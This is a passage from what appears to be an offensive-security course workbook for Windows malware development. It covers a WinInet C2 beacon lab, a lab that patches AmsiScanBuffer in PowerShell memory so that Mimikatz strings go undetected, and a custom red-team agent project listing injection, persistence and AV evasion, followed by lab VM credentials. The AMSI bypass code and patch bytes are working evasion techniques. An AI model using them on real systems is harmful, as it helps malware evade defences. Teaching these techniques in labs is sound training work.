    "POST",
    "/register",
    nullptr,
    nullptr,
    nullptr,
    NULL,
    DWORD_PTR()
);
if (!hRequest)
{
    return ResolveErrorCode("[!] HttpOpenRequest", GetLastError());
}
```

TODO #6

- Send the request
- Error check your call

```
if (!HttpSendRequestA(hRequest, headers.c_str(), (ULONG)headers.size(),
contentData.data(), (ULONG)contentData.size()))
{
    dwStatus = GetLastError();
    ResolveErrorCode("[!] HttpSendRequest ", dwStatus);
    bRet = false;
    goto oops;
}
```

TODO #7

- Check for any data that was returned
- Error check your call

```
while (TRUE)
{
    if (!InternetReadFile(hRequest, postResults.data(), postResults.size(), &dwBytesRead))
    {
        ResolveErrorCode("[!] InternetReadFile", GetLastError());
        goto oops;
    }

    //
    // so this would break when everything has been read into postResults
    // postResults should now have any data sent back
    //
    if (NULL == dwBytesRead) break;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is small drop in the bucket in the greater scheme of communicating with your C2 infrastructure. There are many more things that could be implemented here like adding SSL/TLS capabilities, checking a server's certificate information like its thumbprint, etc. This lab showed how you can make a single POST request to an IP address and port. The lab can be easily modified to fit into a loop of some kind that sends a small beacon of information every few seconds, just to notify it is still there on the target system.

- You now know how to use WinInet APIs to communicate with a C2 server and making the switch over to use WinHttp APIs is not very difficult. In fact, many of the WinHttp APIs have similarly named functions.

Lab Enhancements

- Explore parsing the results that come back from the C2 sever
- Explore making a GET request to download a DLL and manually load it
    - You already did a lab where you created a loader, now you can use it
- Make a request for tasks
    - Implement commands in the `ShadowCraftC2.py` file on your Slingshot VM
- Bake this into your CustomShell so you can have HTTP communication

Lab 5.4: AMSI No More

Background

There are many processes that bring in the `AMSI.dll` module, and PowerShell is one such process. AMSI was created to help security products analyze strings/buffers to determine if they are suspicious. Because the security product cannot make sense of the obfuscated strings, it would have to deobfuscated it first, which would take too much time to do. PowerShell itself must deobfuscate the string/buffer before executing it, so Microsoft thought that at that moment, it would be perfect to then analyze it. Enter AMSI, the Antimalware Scan Interface. The interface that is supposed to indicate if your string/buffer is malicious or not. The method of patching AMSI for this lab is going to combine code caves found in between the slack space between functions, and overwriting a function's prolog.

APIs Used

- `EnablePrivilege`
- `OpenProcess`
- `LoadLibraryEx`
- `GetProcAddress`
- `ReadProcessMemory`
- `WriteProcessMemory`

Objectives

- Execute malicious powershell command without being detected by AMSI.
- Understand the `AmsiScanBufer` function prolog and what exists before the function.
- View the before and after effects in a debugger.
- Understand reading and writing process memory.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `AMSINoMore` solution file.
    - The solution holds several source files, but your work begins inside the `Useful.cpp` source file.
    - There are **TODO** comments that describe what is to be done.

2. TODO #1
   - Create a local `UCHAR` (or similar) array to store the bytes that will be replaced.
   - These are the original bytes.
3. TODO #2
   - Use the custom helper function to obtain the PID from the process name.
4. TODO #3
   - Use the custom helper function to obtain a process handle after the PID has been found.
5. TODO #4
   - Obtain a module handle to `amsi.dll`.
   - Do not let the loader resolve any DLL references.
6. TODO #5
   - Obtain the procedure address for `AmsiScanBuffer`.
7. TODO #6
   - Read from the process' memory starting in the code cave.
8. TODO #7
   - Write to the process' memory starting in the code cave.
9. Build
   - Build the project and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Open an elevated CMD prompt and execute the tool to test for functionality.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example

Here is an example of executing the final product while PowerShell is **not** running.


```
C:\Tools>AMSINoMore.exe
This program will attempt to bypass AMSI by patching its prolog
AMSINoMore built on Sat Jan  1 14:50:37 2022
[!] PatchAmsiScanBuffer: Failed to find Process ID for powershell.exe
[!] main:24: Could not patch AMSI
```

It is always good to see your tool fail, like when a process cannot be located. Next, let us use the debugger to see what the function looks like before we start patching it. To do this, open WinDbg Preview and attach to a PowerShell instance. If you do not have a running instance of PowerShell, create one.


Elevated or not

Please note that if you choose to spawn an elevated PowerShell instance, you will have to spawn an elevated instance of WinDbg Preview or else you will be denied access when attaching to PowerShell.


Now that you have attached to PowerShell, enter the following command in the command window in the debugger: `u amsi!AmsiScanBuffer`. The results in the command window will have the address of the procedure and we can copy/paste that address into the memory window.



Remember the code caves we talked about earlier? Now we can look for the code cave that should be before this procedure and count how many bytes we have in the cave, or how much room we have in the cave for our shellcode. If there is not enough room, we will have to use a different technique like forcing an error to be returned in `EAX`.




Next, in your PowerShell prompt, enter in the string `invoke-mimikatz` or even the cmdlet `Invoke-Mimikatz`. Either option should be a solid guarantee to trigger AMSI.




Next, we can go ahead an run our tool and see what the patch looks like afterward.

```
C:\Tools>AMSINoMore.exe
This program will attempt to bypass AMSI by patching its prolog
AMSINoMore built on Sat Jan  1 14:50:37 2022
[+] PatchAmsiScanBuffer:45: Obtained process handle: 0x0000000000000088
[+] PatchAmsiScanBuffer:54: Obtained module handle: 0x00007FFECD0E0000
[+] PatchAmsiScanBuffer:63: Obtained procedure address: 0x00007FFECD0E35E0
[+] PatchAmsiScanBuffer:80: Read 13 bytes from address: 0x00007FFECD0E35D5
[+] PatchAmsiScanBuffer:100: Wrote 13 bytes to address: 0x00007FFECD0E35D5
```

Cool, the output suggests that the patch has been applied to that PowerShell instance. If you had more than one running, the tool would find the first instance and just patch that one. You would have to decide if that is the behavior you want.



Let us go back into the PowerShell prompt and run `invoke-mimikatz` again.



Success! After the patch has been put in place, we can see that we are successful with running the mimikatz string as we are not detected as malicious.

TODO Solutions

TODO #1

- Create a local `UCHAR` array to store the bytes that will be replaced

```
UCHAR OriginalBytes[BytesLen] = { 0 };
```

TODO #2

- Use the custom helper function to obtain the PID from the process name

```
TargetProcessId = GetProcessPidFromName(DoomedProcess.GetBuffer());
//
// with error checking
//
if (ERROR_GEN_FAILURE == TargetProcessId || 0 == TargetProcessId)
{
    Message.Format(L"[!] %s: Failed to find Process ID for %s\n", __FUNCTIONW__,
DoomedProcess.GetBuffer());
    utils::PrettyPrintW(ERROR_COLOR, Message);

    return ERROR_GEN_FAILURE;
}
```

TODO #3

- Use the custom helper function to obtain a process handle after the PID has been found

```
hTargetProcess = GetProcessHandleFromPid(TargetProcessId);
//
// with error checking
//
if (INVALID_HANDLE_VALUE == hTargetProcess)
{
    return ERROR_GEN_FAILURE;
}
```

TODO #4

- Obtain a module handle to amsi.dll
- Do not let the loader resolve any DLL references

```
HMODULE hAmsi = LoadLibraryExW(AmsiDll.GetBuffer(), NULL, DONT_RESOLVE_DLL_REFERENCES);
//
// with error checking
//
if (!hAmsi)
{
    return ResolveErrorCode("[!] LoadLibraryExW: ", GetLastError());
}
```

TODO #5

- Obtain the procedure address for AmsiScanBuffer

```
pfnAmsiScanBuffer = (PUCHAR)GetProcAddress(hAmsi, AmsiScanBuffer.GetBuffer());
//
// with error checking
//
if (!pfnAmsiScanBuffer)
{
    return ResolveErrorCode("[!] GetProcAddress: ", GetLastError());
}
```

TODO #6

- Read from the process' memory starting in the code cave

```
Ret = ReadProcessMemory(
    hTargetProcess,
    pfnAmsiScanBuffer - CodeCaveBytes,
    OriginalBytes,
    sizeof(Bytes),
    &nBytesRead
);
//
// with error checking
//
if (!Ret)
{
    return ResolveErrorCode("[!] ReadProcessMemory: ", GetLastError());
}
```

TODO #7

- Write to the process' memory starting in the code cave

```
Ret = WriteProcessMemory(
    hTargetProcess,
    pfnAmsiScanBuffer - CodeCaveBytes,
    Bytes,
    sizeof(Bytes),
    &nBytesWritten
);
//
// with error checking
//
if (!Ret)
{
    return ResolveErrorCode("[!] WriteProcessMemory: ", GetLastError());
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Patching functions can be extremely effective, but it requires in-depth knowledge of assembly, calling conventions, etc. There are other methods for patching AMSI to include giving it a bad argument to force it down a different code path, like what Dazzy DdoS does in his blog found here: https://dazzyddos.github.io/posts/AMSI-Bypass/. Here is what that patch does:

```
mov eax, 80070057h
ret
```

Lab Enhancements

- Is it possible to make our shellcode smaller and just as effective?
- Can you execute unobfuscated scripts without issue? Why or why not?
- Does it make sense to flush the instruction cache after making the modifications?

Lab 5.5: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 4. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section.

Unguided

Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.
- Add persistence.
- Add shellcode execution.
- Add unhooking functionality.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.

2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it—something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose:
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.


Transfer to the Test VM


Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.






1. **Windows Dev VM**

TPM Password

Please note, the Windows 11 Dev VM has TPM enabled and requires the `sansstudent` password before it can be powered on for the first time. As indicated in the screenshot, there is the option to remember the password for subsequent boots.



- Username: `sec670`
- Password: `useruser`

These credentials are for the system account used via the graphical login. This user has `Administrator` access within the virtual machine.

Important folder locations:

- `C:\SEC670\Labs\`
  - This folder should hold the cloned repo for all source code files for all labs and bootcamps
  - Each folder is named appropriately by day
    - The `\DayN\` subdirectory would be for any demos that might be done in class
    - The `\DayN-Labs\` subdirectory would be for the labs done in class
    - The `\DayN-Bootcamp\` subdirectory would be for bootcamps that are done during bootcamp or after hours
  - Example:
    - If you were starting to work on **Lab 3.3: APCInjection**, you would navigate to the appropriate subdirectory, `\Day3-Labs\` and open the subdirectory there named `\APCInjection`.
    - There should be a solution file (`*.sln`) that you can open using Visual Studio 2019.
- `C:\SEC670\Labs\Tool-Crib\`
  - Holds the location for additional files that you will be creating functionality for during the progression of the course
- `C:\Tools\`
  - Is a shared folder from the Windows Test VM
  - Both the Dev and Test VMs must be on the same network for the shared folder to be accessible
  - The shared folder acts like a drop folder allowing you to simply copy/paste teh compiled binaries into the folder and have it readily accessible for execution on the Test VM

2. **Windows Test VM**
    - Username: `tester`
    - Password: `useruser`

    These credentials are for the system account used via the graphical login.

    This user has `Administrator` access within the virtual machine.

    Important folder locations:

    - `C:\Tools\`
        - This is the drop folder that is shared with the Dev VM
        - There are other tools available for you here as well that will be useful as you test your programs
3. **Slingshot VM**
    - Username: `sec670`
    - Password: `sec670`

    These credentials are for the system account used via the graphical login.

    This user has `sudo` access for all commands on the virtual machine.

    Use Case:

    - `msfvenom` is available to you from a terminal window
    - You can also use this VM to attempt ot catch meterpreter callbacks using the Metasploit Framework
    - We will also explore the Sliver C2 and expanding its features
4. **Bitdefender VM**
    - Username: `tester`
    - Password: `useruser`

    These credentials are for the system account used via the graphical login.

    This user has `Administrator` access within the virtual machine.

    Use Case:

    - This VM will be used for the AV bypass lab on Section 5

About the Labs

The **eWorkbook** is full of critical information that will not only give you direction for any particular lab, but also guide you should you need a gentle nudge in the right direction. Since this is purely a programming course, the labs will all stem from `.cpp` or `.c` source files found in Visual Studio solution files. There will be times when testing your compiled code will require the Slingshot VM or your own Debian VM that has the Metasploit Framework installed. Those situations will be specifically mentioned.

The **eWorkbook** is hosted locally on the Windows Dev VM and can be accessed using the Edge browser. Edge should automatically load the workbook, but in case it does not, you can go home by browsing to: `http://localhost`.

To get the most out of each lab, we recommend that you hide the solutions for each `TODO` comment and look back at the lecture slides or MSDN online documentation for the answers. If you get stuck, you can simply expand the dropdowns inside the eWorkbook, and the solution will be shown to you.

The VMs

Of all the VMs that come with this course, there are two (2) that will be heavily used: the Dev VM and the Test VM.

The Dev VM

What's in a name? Judging by the name of the VM, this is where you will be doing all of the development for the labs. The Dev VM has your dev environment already created for you and is where you will be spending most of your time during this course. When you are going through the labs, it is preferred that you work out all bugs in your programs before you transfer them over to the Test VM for testing. Debugging your program in Visual Studio is much easier than debugging your program on the Test VM using WinDbg.

The Test VM


You guessed it! The Test VM is where all final testing of your lab binaries should take place. This is to resemble a production system that Red Teams might encounter during their engagements. Obviously, this VM has a few more applications installed on it that are specific for debugging and testing, but still, it will be painfully obvious if you take over the incorrect build/release versions of your lab binaries.

Naming Conventions

Each lab is named according to the course section and lab instance. So, take Lab 4.1 for example, the 4 indicates this is a Section 4 lab and the .1 indicates this is the first lab of the section. Lab 4.2 would indicate Section 4, second lab, and so on.

Additionally, there is a specific folder structure that is also tied to each section. More specifically, each section will have a folder designated just for labs, one just for the Bootcamp, and another for any demos that might be shown during class. Sticking with Section 4 for another example, Lab 4.1 would be found in the `Day4-Labs` folder. All folders will be housed under `C:\SEC670\Labs\SANS-SEC670-Labs` parent folder.

Here is what that folder should look like.



Tip Boxes

The following examples show various Tip or Info boxes that you should pay extra attention to when you see them in a lab.

This is warning box!

This warning box is used to indicate anything that might effect the OPSEC of your tool's tradecraft -- meaning, you could get caught if you do this action

This is a tip box

Tip boxes are used to indicate best programming practice or other useful item

This is a note box

Note boxes are something noteworthy. Example - Please note that if your Dev VM is not connected to the Internet, you will not be able to download Windows symbols

This is an info box

Info boxes are used for general information about a lab, or Windows Internals information

APIs Used

If you are looking for the appropriate APIs to use for a lab, they will be listed here as a central place where you can quickly refer to them and look them up on MSDN or other online references.

Structures of Interest

If a lab uses important Windows structures, then they will be listed in this section.

Exercise Objectives

This section is designed to help students understand what the primary objectives to be achieved are. We strongly recommend that students quickly look over these objectives when beginning the exercise.

Exercise Preparation

Some exercises (labs) are designed to be standalones, but there are several that are dependent on you completing a previous lab. This will become more evident as you make your way through the course and put everything together.

Lab Execution Examples and Troubleshooting Steps

Should you complete all `TODO` statements but still are not successful with the lab, say your program crashes or does not execute the desired action, this section can be used as an assist. There will be screenshots that show what the tool should produce on successful build and successful execution. There are also screenshots that show steps on how to debug possible issues with your code.

TODO Solutions

For most labs, the main agenda is to complete the lab at its core and *understand the coding principles behind it*. There are many labs that have a lab enhancement section found at the end of the lab.

There are two parts to most of the labs:

1. The core portion of the lab; where the `TODO` statements are found
2. The `TODO Solutions` section; where the `TODO` statements are individually addressed with solutions

There is also a fully completed solution for each lab and most bootcamp challenges. To see those, you can `checkout` a specific file or simply switch to the main solutions branch.

> **My version of the labs**
>
> **My version will most likely not be the same as yours as there are many solutions for a lab**

There are only two local branches on your Dev VM: `main-labs` and `skeleton-labs`. To see the completed version simply checkout the `main-labs` branch like so: `git checkout main-labs`.

Key Takeaways

For almost every lab, the takeaway section highlights important items that are not part of the objectives

Lab Enhancements

For almost every lab, there is a **Lab Enhancement** section that gives you some thoughtful insight as to how the program could be made more robust. Solutions to the enhancements are not always provided as they are made to be mini-bootcamp challenges for those that come into the course with a deep background in Windows programming. For those that are seeing these concepts for the first time, the **Lab Enhancements** will serve as future challenges that you can visit again after the core components of the labs are completed.

ShadowCraft

What is it?

ShadowCraft is an elite unit under the fictitious company, Titan Code Solutions. You are a seasoned developer there and are responsible for creating new capabilities for them to use for their internal Red Team engagements. There currently exists some existing code that is partially completed. The previous team left and did not properly document everything, but you must take over and complete the requirements. The former team also tried to create their own Python web server using Flask so they can control and task their ShadowCraft agents. Obviously this was not completed either, but some basic functionality is there like supporting new client registrations and downloading files. Again, it is your job to make them more usable and fix dependency and requirements issues.

The ShadowCraft C2

The ShadowCraftC2 web server they left for you is not complete. The VM that is part of the C2 infrastructure does not even have all of the required Python modules to run it. That is okay because you can easily solve that issue with a few `pip install` commands.

The script is an interactive shell that has several modes baked into it. Each mode has tab completion, auto suggestion, and history. Once you run it, you will be in the main menu, aka home. You can hit `TAB` a few times to see the suggestions show up for what you can do. As of now, those options are limited to `listeners` and `beacons`. Each one has its own context with its own subcommands that are supported. To get back to the main menu from `listeners`, just enter the command home. To shutdown the server, enter the command exit. Sadly, the previous team did not implement any help commands.


The ShadowCraft Agent

The ShadowCraft Agent is a custom shell you are creating. As you move through each section of the course, you should be adding more and more capabilities to it. You are learning how to turn requirements into something that could be used in production for a Red Team engagement. Your agent will have to evade security products like Windows Defender and Bitdefender, it will have to elevate privileges, establish persistence, find files, inject into other processes, manually load DLLs, and more!

This is your C++ agent that will be calling back and communicating with your ShadowCraftC2 server to register itself as a new agent (beacon), download a DLL to manually load, and perform a number of capabilities. Optionally, it can also be made to callback to an open socket on your Slingshot VM connecting to a netcat listener, or similar. Commands could be entered via netcat terminal once the connection is established. If you are not comfortable with Python, this could be a viable option.

Practicing Your GitFu

There is a `Git Bash` program available on your Dev VM and can be opened like so. Right-click anywhere on the Desktop and choose `Show more options`. This will open for more options popup window where you can then choose `Open Git Bash here`.



